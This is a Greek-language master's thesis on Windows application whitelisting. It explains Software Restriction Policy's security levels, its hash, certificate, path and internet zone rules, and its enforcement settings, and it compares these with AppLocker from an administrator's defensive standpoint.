Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Μελέτη μηχανισμών whitelisting σε λειτουργικά windows: τεχνικές παράκαμψης και μέτρα ασφάλειας.** **Study of whitelisting mechanisms in windows operating systems: bypassing techniques and security controls.**
Ονοματεπώνυμο Φοιτητή	**Δημήτρης Κούτρας**
Πατρώνυμο	**Γεώργιος**
Αριθμός Μητρώου	**ΜΠΣΠ/ 17033**
Επιβλέπων	**Κοτζανικολάου Παναγιώτης, Επίκουρος Καθηγητής**

Ημερομηνία Παράδοσης

Σεπτέμβριος 2019

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Κοτζανικολάου Παναγιώτης Επίκουρος Καθηγητής	Ψαράκης Μηχαήλ Επίκουρος Καθηγητής	Δουληγέρης Χρήστος Καθηγητής

Περιεχόμενα

Πίνακας εικόνων

Πίνακας πινάκων

Περίληψη

Στον τομέα της ασφάλειας υπάρχουν πολλές μεθοδολογίες για την προστασία ενός συστήματος. Μία πολύ διαδεδομένη τεχνική ασφάλειας συστημάτων αποτελούν οι λίστες των επιτρεπόμενων εφαρμογών (Whitelisting). Τα εργαλεία διαχείρισης λίστας επιτρεπόμενων εφαρμογών (application whitelisting), υποστηρίζονται από τα σύγχρονα λειτουργικά συστήματα και προσφέρουν τη δυνατότητα δυναμικού ελέγχου πρόσβασης μεμονωμένων χρηστών ή ομάδων σε επίπεδο εφαρμογής. Αντικείμενο της εργασίας αποτελεί η συγκριτική αξιολόγηση των επί μέρους χαρακτηριστικών δύο ιδιαίτερα δημοφιλών εργαλείων whitelisting για λειτουργικά συστήματα Windows (Software Restriction Policy, AppLocker). Πιο συγκεκριμένα μέσω μίας οργανωτικής δομής μίας εταιρίας, μελετούνται οι διαφορές των εργαλείων αυτών, οι δυνατότητές τους, ο τρόπος λειτουργίας τους, καθώς και η βέλτιστη, από πλευράς ασφάλειας, χρήση των παραπάνω εργαλείων. Επιπλέον, δοκιμάζονται και μελετούνται σχετικές τεχνικές παράκαμψης των παραπάνω μηχανισμών άμυνας, μέτρα ασφάλειας για την αντιμετώπιση των μηχανισμών παράκαμψης, όπως είναι η ενίσχυση της ασφάλειας κατά τη διαμόρφωση των συστημάτων (system hardening) κλπ. Τέλος, παρουσιάζονται τα βασικά συμπεράσματα της παρούσης εργασίας και παρατίθενται προτάσεις για μελλοντική έρευνα.

Abstract

Modern Operating Systems are enhanced with several techniques for system security. Whitelisting is a common technique for securing, the network, the system and the application layer. Application whitelisting tools such as AppLocker are supported by modern operating systems and offer the ability to dynamically control the access of individual users or groups at the application level. The purpose of this thesis is to compare the individual features of two particularly popular whitelisting tools for Windows operating systems (Software Restriction Policy, AppLocker). More specifically, through an organizational structure of a company, we examine the operation, the capabilities, the differences and the effective security configuration of these tools. In addition, we analyze and test known bypassing techniques that exist for the above whitelisting tools, as well as the available security measures to effectively deal with the above bypassing techniques. Finally, the most important conlusions are presented, along with suggestions for future work.

1. ΕΙΣΑΓΩΓΗ

Τον τελευταίο καιρό η ανάγκη για όλο και πιο ασφαλή συστήματα μεγαλώνει. Αυτό οφείλεται στο ότι όλο και περισσότερα δεδομένα, μέσα σε αυτά και τα προσωπικά, διαχειρίζονται από τα συστήματα των οργανισμών και των εταιριών, με αποτέλεσμα τα δεδομένα αυτά να γίνονται στόχοι κακόβουλων επιτιθέμενων. Για αυτό το λόγο η κυβερνοασφάλεια έχει μεγαλώσει το μερίδιο της στην αγορά. Έτσι αναπτύσσονται διάφορες τεχνικές όπως αυτή της Διαχείρισης Λίστας Επιτρεπόμενων Εφαρμογών (Whitelisting), μία τεχνική που χρησιμοποιείται κατά κόρων για την προστασία συστημάτων κυρίως από καινούριες απειλές. Αυτό φέρνει στην επιφάνεια την δημιουργία εργαλείων για να καλύψουν την ανάγκη αυτή. Τα Windows έχουν και αυτά τα δικά τους εργαλεία που είναι διαθέσιμα σε κάποιες εκδόσεις, και θα αποτελέσουν αντικείμενο μελέτης αυτής της διατριβής.

Whitelisting αποτελεί μια μεθοδολογία η οποία βασίζεται στη λογική εμπιστεύομαι αυτό που γνωρίζω, αυτό που χρειάζομαι και τίποτα παραπάνω. Είναι ένας επιπλέον τρόπος να προστατευτούμε από διάφορα κακόβουλα λογισμικά. Εκεί είναι που έρχεται η ερώτηση “Δεν μας φτάνει ένα antivirus?” και η απάντηση είναι φυσικά όχι, και αυτό γιατί τις περισσότερες φορές τα εκτελέσιμα που χρησιμοποιούνται για την μόλυνση ενός λειτουργικού δεν είναι καταγεγραμμένα σαν ιομορφικά, δηλαδή δεν είναι γνωστά είτε είναι καμουφλαρισμένα με τρόπους που κάνουν πολύ δύσκολη την ανίχνευση τους από κάποιο antivirus. Σε αυτό το σημείο έρχεται να αποτρέψει την εκτέλεση του αρχείου η τεχνική του whitelisting, το οποίο βλέπει ότι το συγκεκριμένο εκτελέσιμο δεν υπάρχει στη λίστα των επιτρεπτών αυτών και φυσικά δεν εκτελείται.

Έτσι whitelisting ουσιαστικά αποτελεί μία λίστα που περιέχει μόνο επιτρεπόμενες εφαρμογές. Μία λίστα που καθορίζεται από τον διαχειριστή του συστήματος. Η ουσία της δημιουργίας τέτοιου είδους λίστας βρίσκεται στο ότι επιτρέπουμε μόνο ότι εμπιστευόμαστε και έτσι μειώνουμε το ρίσκο να εκτελεστεί κάτι κακόβουλο. Στην διπλωματική αυτή θα μελετηθούν τα εργαλεία που δημιουργούν τέτοιες λίστες [12] [28].

1.1. Σκοπός-αντικείμενο της εργασίας

Σκοπός του whitelisting είναι να προστατεύσει τα συστήματα από zero day επιθέσεις(επιθέσεις που δεν είναι καταγεγραμμένες), ένα πρόβλημα που τον τελευταίο καιρό είναι αρκετά διαδεδομένο λόγω των επιθέσεων που έχουν πραγματοποιηθεί. Επίσης επειδή τα εργαλεία που χρησιμοποιούνται για τη δημιουργία τέτοιων λιστών, κάνουν κάτι παραπάνω από την απλή δημιουργία, στοχεύετε και μείωση του ρίσκου λόγω ανθρώπινου λάθους. Οι δυνατότητες του whitelisting σαν έννοια μαζί με το πώς την εκμεταλλεύονται τα εργαλεία, και οι χρήστες των εργαλείων αυτών για την καταπολέμηση των παραπάνω προβλημάτων, και όχι μόνο, θα παρουσιασθούν στην εργασία αυτή.

Στόχος της συγκεκριμένης εργασίας είναι να κατανοηθούν πλήρως τα βασικά εργαλεία των Windows λειτουργικών συστημάτων που αφορούν την τεχνική του Whitelisting, να κατανοηθεί ο τρόπος λειτουργίας τους και η λογική πίσω από τη δημιουργία τους. Έπειτα μέσω των διαφορών τους, θα φανεί η έντονη και η απότομη μεταπήδηση από ένα εργαλείο σε ένα άλλο, κάτι που συμβαίνει λόγω της αύξησης της ανάγκης για περισσότερη ασφάλεια. Επίσης εδώ θα αναφερθεί το πώς μπορούν να χρησιμοποιηθούν πρακτικά τα εργαλεία που εξυπηρετούν την ανάγκη του whitelisting και προτάσεις χρησιμοποίησης αυτών. Θα μελετηθούν και οι παλαιότεροι μηχανισμοί και θα συγκριθούν με τους καινούργιους. Θα αναφερθούν και θα δοκιμαστούν τεχνικές προσπέλασής των μηχανισμών αυτών αλλά και μηχανισμοί προστασίας από αυτές τις κακόβουλες τεχνικές. Τα βασικά εργαλεία που θα μελετηθούν είναι ο AppLocker και το Software Restriction Policy (SRP). Μαζί του θα αναφερθούν και άλλα εργαλεία των Windows και γενικότερα το πώς λειτουργούν τα Windows σε αυτό το κομμάτι και τι υπάρχει από πίσω.

1.2. Πεδίο εφαρμογής

E mail whitelist.Η μεθοδολογία του whitelisting έχει ένα αρκετά ευρύ πεδίο εφαρμογής. Συνήθως στο εταιρικό περιβάλλον την χρησιμοποιούν για να φιλτράρουν τα e mail . Το e mail whitelisting χρησιμοποιείται κυρίως για την καταπολέμηση των spam emails. Χωρίζεται σε δύο κατηγορίες, στο μη εμπορικό και στο εμπορικό.


Μη εμπορικό είναι αυτό που παρέχεται δωρεάν από οργανισμούς, έχει κάποια βασικά φίλτρα που αποτρέπουν αρκετά κακόβουλα email από το να φτάσουν στο σύστημά. Ένα από αυτά είναι το πρωτόκολλο open relay σε συνδυασμό με στατική διεύθυνση. Αυτό σημαίνει ότι το e mail προέρχεται είτε από κάποιο κακόβουλο εργαλείο από κάποιο εικονικό μηχάνημα, είτε είναι e mail που παράγονται μαζικά και διαμοιράζονται στο διαδίκτυο σε λίστες διαφόρων διευθύνσεων. Επίσης τέτοιου είδους φίλτρα έχουν και οι ίδιοι οι e mail providers. Στην εμπορική μορφή υπάρχουν πιο εξειδικευμένα φίλτρα που αφορούν από το ποιος έστειλε το μήνυμα τι περιεχόμενο έχει μέσα αν μιλάει δηλαδή για πληρωμές, τι εικόνες και τι συνημμένα. Έτσι ανάλογα με την περίπτωση είτε ειδοποιούν είτε κάνουν drop τα μηνύματα.

Advertising whitelists. Ένα άλλο πεδίο εφαρμογής του whitelisting είναι στις διαφημίσεις και στα site που θεωρούνται έμπιστα. Υπάρχουν αρκετές επεκτάσεις (plugins) που διαχωρίζουν τις απλές διαφημίσεις από τις κακόβουλες ή αυτές που περιέχουν κάποιο εκτελέσιμο script. Επιπλέον όσο αναφορά το πόσο έμπιστο είναι ένα site πέρα από τη διαδικασία του ηλεκτρονικού πιστοποιητικού, όπου κάθε σελίδα έχει κάποιο αξιόπιστο υπογεγραμμένο πιστοποιητικό. Υπάρχουν όμως κάποιες ιστοσελίδες που γνωρίζουμε ότι είναι αξιόπιστες αλλά για διαφόρους λόγους δεν έχουν εγκεκριμένο πιστοποιητικό, όπως σελίδες πανεπιστημίων. Με αυτού του είδους τις εφαρμογές- επεκτάσεις μπορούμε να προσθέσουμε οποιοδήποτε site στην λίστα των επιτρεπόμενων.

LAN whitelists. Τέτοιες λίστες χρησιμοποιούνται και στην ασφάλεια τοπικών δικτύων. Αρκετοί διαχειριστές δημιουργούν λίστες με επιτρεπόμενες φυσικές διευθύνσεις (mac addresses). Είναι μία τεχνική που γίνεται μέσω του router(δρομολογητή) από τους διαχειριστές των δικτύων. Αποτελεί, η συγκεκριμένη τεχνική,ακόμα μία ζώνη άμυνας του δικτύου στο οποίο μέσα βρίσκονται τα συστήματα και οι υπολογιστές-μηχανήματα της εταιρίας ή του οργανισμού. Αν υποθέσουμε ότι η εταιρία έχει ένα σεβαστού μεγέθους δίκτυο αναγκάζεται να το χωρίσει σε υποδίκτυα για την καλύτερη διαχείριση του αλλά και για να καλύψει κάποιες ανάγκες. Έτσι η λίστες επιτρεπόμενων φυσικών διευθύνσεων ρυθμίζονται (configuration) σε τοπικά δίκτυα .

Application whitelists. Όσο αναφορά την τελευταία κατηγορία το application whitelisting που αποτελεί και το αντικείμενο έρευνας σε αυτή την μελέτη, εδώ τα πράγματα είναι λίγο πιο περίπλοκα. Εδώ ο διαχειριστής έχει να κάνει με εκτελέσιμα, με βιβλιοθήκες, με διάφορους περιορισμούς όσο αναφορά το λειτουργικό. Επίσης πρέπει να διαχειριστεί και κάθε ομάδα χρηστών ξεχωριστά ανάλογα με τις ανάγκες. Οι εφαρμογές ή τα εκτελέσιμα ή οι βιβλιοθήκες που μπαίνουν στην λίστα μπαίνουν με την μορφή κανόνων. Εδώ υπάρχουν και εσωτερικά εργαλεία στο λειτουργικό αλλά και εμπορικά. Αυτή τη στιγμή το εργαλείο application whitelisting των windows είναι το AppLocker και στα Linux το AppArmor(Debian) και το SE Linux(RedHat).

Τέλος η λογική του whitelisting χρησιμοποιείται και από τα antivirus,που παρόλο που αποτελούν τελείως διαφορετική τεχνολογία από αυτή που θα αναλυθεί στην συγκεκριμένη μελέτη, η βάση της δομής τους υπάρχει έντονα αυτή η λογική. Όπως επίσης και στα firewalls όπου έχουμε μία πολύ ξεκάθαρη χρήση whitelisting αλλά και blacklisting(ακριβώς αντίθετη λογική, εδώ μπαίνουν σε λίστα οι εφαρμογές που δεν επιτρέπετε να εκτελεστούν) [10] [11] Παρακάτω στην εικόνα 1 απεικονίζεται το πεδίο εφαρμογής whitelisting που αναφέρθηκε παραπάνω.



Εικόνα 1: Πεδίο εφαρμογής Whitelisting

2. Ανάλυση εργαλείων SRP και AppLocker

2.1. SRP

2.1.1. Εισαγωγή στο SRP

Το software restriction policy (SRP) είναι μία δυνατότητα που αφορά πολιτικές ομάδας. Υπάρχει και εφαρμόζεται κυρίως σε λειτουργικά windows XP, Vista, Server 2003. Αποτελεί το πρόγονο του AppLocker. Επίσης υπάρχει και σαν δυνατότητα και στα μεταγενέστερα λειτουργικά. Ο κύριος σκοπός αυτού του εργαλείου είναι να περιορίσουμε την εκτέλεση κάποιων εφαρμογών. Η λειτουργία του μοιάζει με αυτή του firewall. Δηλαδή μπορούμε να επιτρέψουμε ή να αρνηθούμε την εκτέλεση συγκεκριμένων εφαρμογών και εκτελέσιμων. Έπειτα έχουμε την δυνατότητα να δημιουργήσουμε κανόνες και είτε να επιτρέπουμε ή να απαγορεύουμε την εκτέλεση κάποιων εφαρμογών που συμμορφώνονται σε αυτούς τους κανόνες που θέσαμε. Οι λογική που ακολουθούμε είναι, απαγορεύουμε τα πάντα και από εκεί και πέρα αφήνουμε ότι χρειαζόμαστε(συνιστάται), είτε αφήνουμε τα πάντα και απαγορεύουμε κάποιες συγκεκριμένες εφαρμογές.

2.1.2. Επίπεδα λειτουργίας Ασφάλειας(Security levels)

Πιο συγκεκριμένα το SRP έχει δύο βασικά επίπεδα λειτουργίας ασφαλείας. Το προεπιλεγμένο επίπεδο είναι το Unrestricted, το οποίο επιτρέπει την εκτέλεση όλων των εφαρμογών εκτός από αυτές που έχουμε αποκλείσει. Είναι ένας τρόπος που δεν ενδείκνυται, γιατί σε περίπτωση που δεν γνωρίζουμε την κακόβουλη εφαρμογή είναι λογικό να μην την έχουμε προσθέσει στη λίστα με τις restricted εφαρμογές. Άρα δεν μπορούμε με αυτόν τον τρόπο τουλάχιστον να αποτρέψουμε την εκτέλεσή της. Το δεύτερο επίπεδο λειτουργίας είναι το Disallowed. Με αυτόν τον τρόπο εμποδίζεται η εκτέλεση των πάντων πλην των εφαρμογών που έχουμε θέσει εμείς ως allowed. Είναι σίγουρα η τεχνική που προτείνεται για αυτό το πρώτο πράγμα μετά την ενεργοποίηση του SRP είναι η αλλαγή του default επιπέδου από Unrestricted σε Disallowed.

2.1.3. Κανόνες

Hash rules. Οι κανόνες Hash είναι ο πρώτος σε προτεραιότητα κανόνας, δηλαδή σε περίπτωση σύγκρουσης κανόνων είναι αυτός που θα υπερισχύσει. Αποτελεί τον πιο αξιόπιστο κανόνα του SRP. Ουσιαστικά αποκλείεις ή επιτρέπεις το hush της εφαρμογής. Ο οποίος μηχανισμός είναι δύσκολο να ξεγελαστεί λόγω της φύσης το μηχανισμού κατακερματισμού. Ένα άλλο πλεονέκτημα είναι ότι σε περίπτωση που φτιάξουμε τον κανόνα για μία εφαρμογή σε windows xp και αργότερα γίνει αναβάθμιση σε windows 7 η εφαρμογή θα επιτρέπεται κανονικά παρόλη την αλλαγή του λειτουργικού, παρόλο που η αλλαγή αυτή φέρνει διαφορετικό αποτέλεσμα στον αλγόριθμο hush.

Επίσης ότι τα αρχεία που μετονομάζονται ή μετακινούνται σε διαφορετική τοποθεσία διατηρούν τις τιμές κατακερματισμού τους. Επομένως, εάν χρησιμοποιηθεί ένας κανόνας κατακερματισμού για να αποκλειστεί ένα αρχείο, όπως ένα εκτελέσιμο ιό, ο κανόνας θα λειτουργήσει ακόμη και αν κάποιος μετονομάσει το εκτελέσιμο ιό.

Η δημιουργία τιμών hash απαιτεί πρόσβαση στο δυαδικό εκτελέσιμο αρχείο στον υπολογιστή στον οποίο επεξεργάζεστε το αντικείμενο GPO(Group policy owner). Έτσι λοιπόν εάν μέσω ενός domain controller δημιουργήσουμε αυτό το αντικείμενο GPO, μπορούμε να αντιστοιχήσουμε μία μονάδα δίσκου χρησιμοποιώντας κυρίως administrative share. Αυτό θα κάνει τον εντοπισμό του εκτελέσιμου εύκολη δουλειά γιατί απλά θα πρέπει να πλοηγηθούμε σε αυτή τη μονάδα που δημιουργήσαμε. Η διαδικασία αυτή θα βοηθήσει να εξομαλύνουμε τις διαδικαστικές και λειτουργικές δυσκολίες που δημιουργούνται από τη φύση του κανόνα αυτού.

Το μεγαλύτερο μειονέκτημα και η δυσκολία της χρήσης κανόνων hash με την πολιτική Disallowed είναι ότι η διαμόρφωση του αρχικού συνόλου επιτρεπόμενων εφαρμογών απαιτεί χρόνο. Μία καλή τεχνική για να εξοικονομηθεί χρόνος είναι να στηθεί το μηχάνημα με τα απαραίτητα-αξιόπιστα

προγράμματα, και έπειτα να εφαρμοστούν οι κανόνες πάνω σε αυτήν την κατάσταση. Έπειτα δυσκολία αποτελεί το γεγονός, ότι πρέπει να ενημερώνονται τα hashes κάθε φορά που ενημερώνεται μια εφαρμογή ή γίνεται εγκατάσταση κάποιου καινούριου λογισμικού. Τέλος σε περίπτωση που υπάρχει κανόνας και για την ενημερωμένη έκδοση της εφαρμογής αλλά και για την μη επεξεργασμένη ή αρχική έκδοση, που μπορεί να υπάρχει στο μηχάνημα για κάποιο καιρό τότε οι δύο κανόνες συνυπάρχουν. Αργότερα ο κανόνας που δεν αντιστοιχεί θα πρέπει να καταργηθεί.

Για να δημιουργηθεί ένας κανόνας κατακερματισμού, κάνουμε δεξί κλικ στον κόμβο Πολιτική ομάδας συμπληρωματικών κανόνων και επιλέγουμε Νέο κανόνα κινδύνου. Στο παράθυρο διαλόγου New Hash Rule που προκύπτει, κάνουμε κλικ στην επιλογή Αναζήτηση και περιηγούμαστε στην εφαρμογή για την οποία θέλουμε να δημιουργηθεί ο κανόνας κατακερματισμού. Όταν επιλέξουμε την εφαρμογή, τα Windows θα δημιουργήσουν αυτόματα το hash του αρχείου, και θα εμφανίσουν τις λεπτομέρειες του αρχείου στο πλαίσιο Πληροφορίες αρχείου [4] [7] [41] [42].

Certificate rules. Οι κανόνες πιστοποιητικών βασίζονται στο πιστοποιητικό υπογραφής ενός εκδότη. Ο client πρέπει να εντοπίσει το πιστοποιητικό για να μπορέσει αν δημιουργήσει τον κανόνα. Μειονέκτημα στη λειτουργία αυτού του κανόνα αποτελεί το γεγονός ότι δεν μπορούμε να αποκλείσουμε διαφορετικές εφαρμογές από τον ίδιο εκδότη. Δηλαδή εφόσον επιτρέψουμε τον εκδότη Microsoft οτιδήποτε φέρει το πιστοποιητικό του επιτρέπεται. Βέβαια αυτό διορθώνεται με τον συνδυασμό και των υπόλοιπων κανόνων.

Για να δημιουργηθεί ένας κανόνα πιστοποιητικού, κάνουμε δεξί κλικ στον κόμβο Πρόσθετα άρθρα και επιλέγουμε Νέο κανόνα πιστοποιητικού. Κάνουμε κλικ στο κουμπί Αναζήτηση, έπειτα εντοπίζουμε το πιστοποιητικό του εκδότη (αρχείο .crt ή .cer), ορίζουμε το επίπεδο ασφαλείας σε Απεριόριστη (ή Απαγορευμένη) και στη συνέχεια κάνουμε κλικ στο κουμπί ΟΚ.

Path rules. Είναι κανόνες οι οποίοι επιτρέπουν να καθοριστεί ένας φάκελος είναι ένα πλήρες όνομα μίας διαδρομής μίας εφαρμογής που μπορεί ή δεν μπορεί να εκτελεστεί. Η αδυναμία σε αυτόν τον κανόνα είναι ότι βασίζεται εξολοκλήρου στον όνομα της διαδρομής και στο όνομα του αρχείου. Αυτό σημαίνει ότι ένας κακόβουλος με μία απλή μετονομασία του αρχείου και του μονοπατιού μπορεί να περάσει αυτόν τον κανόνα. Τέλος από θέμα λειτουργικότητας ο κανόνας αυτός δίνει προτεραιότητα στο πιο συγκεκριμένο μονοπάτι. Δηλαδή κανόνας που αφορά το C:\dir\dir2\dokimi.exe θα έχει προτεραιότητα από έναν κανόνα που αφορά το C:\dir\

Internet zone rules. Αποτελούν μία σειρά κανόνων που αφορούν τον περιορισμό ή την εκτέλεση των ληφθέντων αρχείων .msi (Windows installer). Βέβαια ο συγκεκριμένος κανόνας είναι ο λιγότερο αποδοτικός από τους υπόλοιπους και αυτό οφείλεται σε δύο πράγματα. Το πρώτο είναι ότι αφορά μόνο .msi τύπο αρχείων και το δεύτερο ότι λειτουργεί με βάση τις ζώνες ασφαλείας του Microsoft internet explorer. Έτσι έχουμε περιορισμό και ως προς τον φυλλομετρητή αλλά και ως προς τις δυνατότητες των ζωνών ασφαλείας.

Όσο αναφορά τις ζώνες ασφαλείας το IE 5.0 έχει τέσσερις βασικές ταξινομήσεις ζώνης: Διαδίκτυο, Τοπικό intranet, Αξιόπιστες τοποθεσίες και Περιορισμένες τοποθεσίες. Και καθεμία αποτελείται από τέσσερα επίπεδα ασφαλείας: Υψηλή, Μεσαία, Μεσαία-Χαμηλή και Χαμηλή.

- Η ζώνη Internet(Διαδίκτυο) είναι μια ζώνη συλλογής για τοποθεσίες στο Διαδίκτυο που μια άλλη ζώνη από τις υπόλλοιπες δεν ταξινομεί ήδη. Από προεπιλογή, κάθε ιστότοπος που επισκέπτεστε και δεν έχει μέλος σε άλλη ζώνη κληρονομεί τα δικαιώματα ασφαλείας που καθορίζει η ζώνη Internet.
- Η ζώνη τοπικού intranet αντιπροσωπεύει όλους τους ιστότοπους στο περιβάλλον LAN. Στην ιδανική περίπτωση, θεωρείτε ότι αυτή η ζώνη είναι η πιο αξιόπιστη ζώνη, επομένως αυτή η ζώνη παρέχει την ευρύτερη λειτουργικότητα των λειτουργιών του προγράμματος περιήγησης.
- Η ζώνη αξιόπιστων ιστότοπων(webpages) λειτουργεί ως ζώνη εξαίρεσης στη ζώνη Internet. Οι αξιόπιστοι ιστότοποι που εμφανίζονται στη ζώνη αξιόπιστων τοποθεσιών θα λάβουν ευρεία λειτουργικότητα του προγράμματος περιήγησης και οι άγνωστοι ιστότοποι θα παραμείνουν στη ζώνη Internet.
- Η ζώνη περιορισμένων ιστότοπων μπορεί να εξομαλύνει ακόμα και την πιο παρανοϊκή στάση, επειδή αυτή η ζώνη παρέχει τα μέσα για να περιορίσετε σοβαρά την αλληλεπίδραση μεταξύ ενός διακομιστή και του προγράμματος περιήγησης στο client. Εκεί τοποθετούνται τυχόν ιστοσελίδες οι οποίες θεωρούνται τουλάχιστον κακόβουλες.

Για να δημιουργηθεί ένας κανόνας της ζώνης Internet, κάνουμε δεξί κλικ στον κόμβο των πρόσθετων κανόνων και επιλέγουμε New Rule Zone. Έπειτα επιλέγουμε Ζώνη Διαδικτύου και ορίζουμε το Επίπεδο Ασφαλείας σε Απεριόριστο ή Απαγορευμένο. Στον κανόνα ζώνης Internet φαίνονται τα αρχεία '.msi' που έχουν ληφθεί από τοποθεσίες στη ζώνη Περιορισμένες τοποθεσίες είναι Disallowed [36] [38].

2.1.4. Δυνατότητες

Μια πολιτική αποτελείται από το προεπιλεγμένο επίπεδο ασφαλείας και όλους τους κανόνες που εφαρμόζονται σε ένα GroupPolicyObject. Αυτή η πολιτική μπορεί να εφαρμοστεί σε όλους τους υπολογιστές ή σε μεμονωμένους χρήστες. Οι πολιτικές περιορισμού λογισμικού παρέχουν πολλούς τρόπους για την αναγνώριση του λογισμικού και παρέχουν μια υποδομή βάσει πολιτικής για την επιβολή αποφάσεων σχετικά με το εάν μπορεί να εκτελεστεί το λογισμικό. Με τις πολιτικές περιορισμού λογισμικού, οι χρήστες πρέπει να ακολουθούν τις οδηγίες που έχουν οριστεί από τους διαχειριστές όταν εκτελούν προγράμματα. Με τις πολιτικές περιορισμού λογισμικού, μπορούν να εκτελεστούν οι παρακάτω εργασίες:

Έλεγχος για το ποια προγράμματα μπορούν να εκτελούνται στον υπολογιστή. Για παράδειγμα, μπορεί να εφαρμοστεί μια πολιτική που δεν επιτρέπει την εκτέλεση συγκεκριμένων τύπων αρχείων στον φάκελο συνημμένων ηλεκτρονικού ταχυδρομείου του προγράμματος ηλεκτρονικού ταχυδρομείου σας εάν υπάρχει ανησυχία για τους χρήστες που λαμβάνουν ιοί μέσω ηλεκτρονικού ταχυδρομείου.

Καλό θα ήταν να επιτρέπεται στους χρήστες να εκτελούν μόνο συγκεκριμένα αρχεία σε υπολογιστές πολλαπλών χρηστών. Για παράδειγμα, αν έχετε πολλούς χρήστες στους υπολογιστές, μπορείτε να ρυθμίσετε τις πολιτικές περιορισμού λογισμικού με τέτοιο τρόπο ώστε οι χρήστες να μην έχουν πρόσβαση σε κανένα λογισμικό εκτός από τα συγκεκριμένα αρχεία που πρέπει να χρησιμοποιήσουν για την εργασία τους.

Με βάση την πολιτική πρέπει να αποφασιστεί ποιος μπορεί να προσθέσει αξιόπιστους εκδότες στον υπολογιστή σας. Επίσης υπάρχει η δυνατότητα ελέγχου αν οι πολιτικές περιορισμού λογισμικού επηρεάζουν όλους τους χρήστες ή μόνο ορισμένους χρήστες σε έναν υπολογιστή.

Επιπλέον μπορεί να αποτραπεί η εκτέλεση οποιωνδήποτε αρχείων στον τοπικό υπολογιστή, στην οργανική μονάδα, στον ιστότοπό σας ή στον τομέα σας. Για παράδειγμα, εάν υπάρχει γνωστός ιός, μπορεί να χρησιμοποιηθεί το εργαλείο (SRP) για να σταματήσετε το λειτουργικό σύστημα από το να ανοίξει το αρχείο που περιέχει τον ιό. [38] [41] [42]

2.1.5. Ευπάθειες

Οι πολιτικές περιορισμού λογισμικού (SRP)δεν εμποδίζουν τις περιορισμένες διαδικασίες(restricted processes) που εκτελούνται στο πλαίσιο του λογαριασμού System. Για παράδειγμα, εάν ένα κακόβουλο πρόγραμμα έχει δημιουργήσει μια κακόβουλη υπηρεσία που ξεκινάει κάτω από τον λογαριασμό του Τοπικού Συστήματος(Local System), ξεκινά με επιτυχία ακόμα και αν έχει ρυθμιστεί μια πολιτική περιορισμού λογισμικού για να τον περιορίσει. Αυτό σημαίνει ότι οι πολιτικές τέτοιου είδους μπορούν μας προστατεύσουν από το λάθος του χρήστη ή να κάνουν δυσκολότερη τη ζωή του κακόβουλου, δεν είναι δουλειά του να προστατεύουν το σύστημα από privileges escalation τεχνικές. Και είναι ανίσχυρες αν πραγματοποιηθεί κάτι τέτοιο [16] [27] [29].

2.1.6. Πολιτικές

Το SRP λοιπόν όπως και κάθε μηχανισμός έχει κάποιες πολιτικές στις οποίες βασίζεται η λειτουργία του και οι μεθοδολογίες οι οποίες χρησιμοποιούνται. Αν θεωρηθούν ως πολιτικές τα επίπεδα ασφαλείας (Security levels) : Unrestricted, Disallowed και οι κανόνες (Additional rules) : Internet zone rules, Path rules, Certificate rules, Hash rules τότε πρέπει να προσθέσουμε τρεις ακόμα πολιτικές. Enforcement (Επιβολή), Designated File types (Ορισμένοι τύποι αρχείων), Trusted Publishers (Έμπιστοι εκδότες).

2.1.7. Πολιτική επιβολής

Η πολιτική επιβολής-εφαρμογής χρησιμοποιείται στην περίπτωση που πρέπει να καθοριστεί σε ποιο τύπο εκτελέσιμων αρχείων (.dll, .exe, .vbs κλπ.) θα εφαρμοστεί το SRP. Οι επεκτάσεις εκτελέσιμων αρχείων που μπορούν να «συνδεθούν» με το SRP βρίσκονται στην πολιτική καθορισμένων αρχείων. Επίσης μέσω του παραθύρου «ιδιότητες εφαρμογής» μπορούμε να καθορίσουμε αν το SRP θα ισχύει για τα μέλη της τοπικής ομάδας διαχειριστών ή όχι. Η συγκεκριμένη δυνατότητα αποτελεί και μηχανισμό ασφαλείας.

Η λογική λέει για την πλήρη ασφάλεια ενός συστήματος, θα πρέπει η πολιτική επιβολής-εφαρμογής να περιλαμβάνει όλα τα αρχεία λογισμικού και να εφαρμόζεται σε όλους τους χρήστες. Ωστόσο, η δημιουργία ξεχωριστών κανόνων για τα χιλιάδες αρχεία .dll σε μια τυπική εγκατάσταση των Windows απαιτεί εβδομάδες προσπάθειας. Εάν δεν πρέπει να κλειδώσετε το σύστημά σας σε αυτό το βαθμό, μια πιο πρακτική λύση είναι στις βιβλιοθήκες λογισμικού να παρακαμφθεί η πολιτική επιβολής. Λύση βέβαια που περιέχει κάποιο ρίσκο.

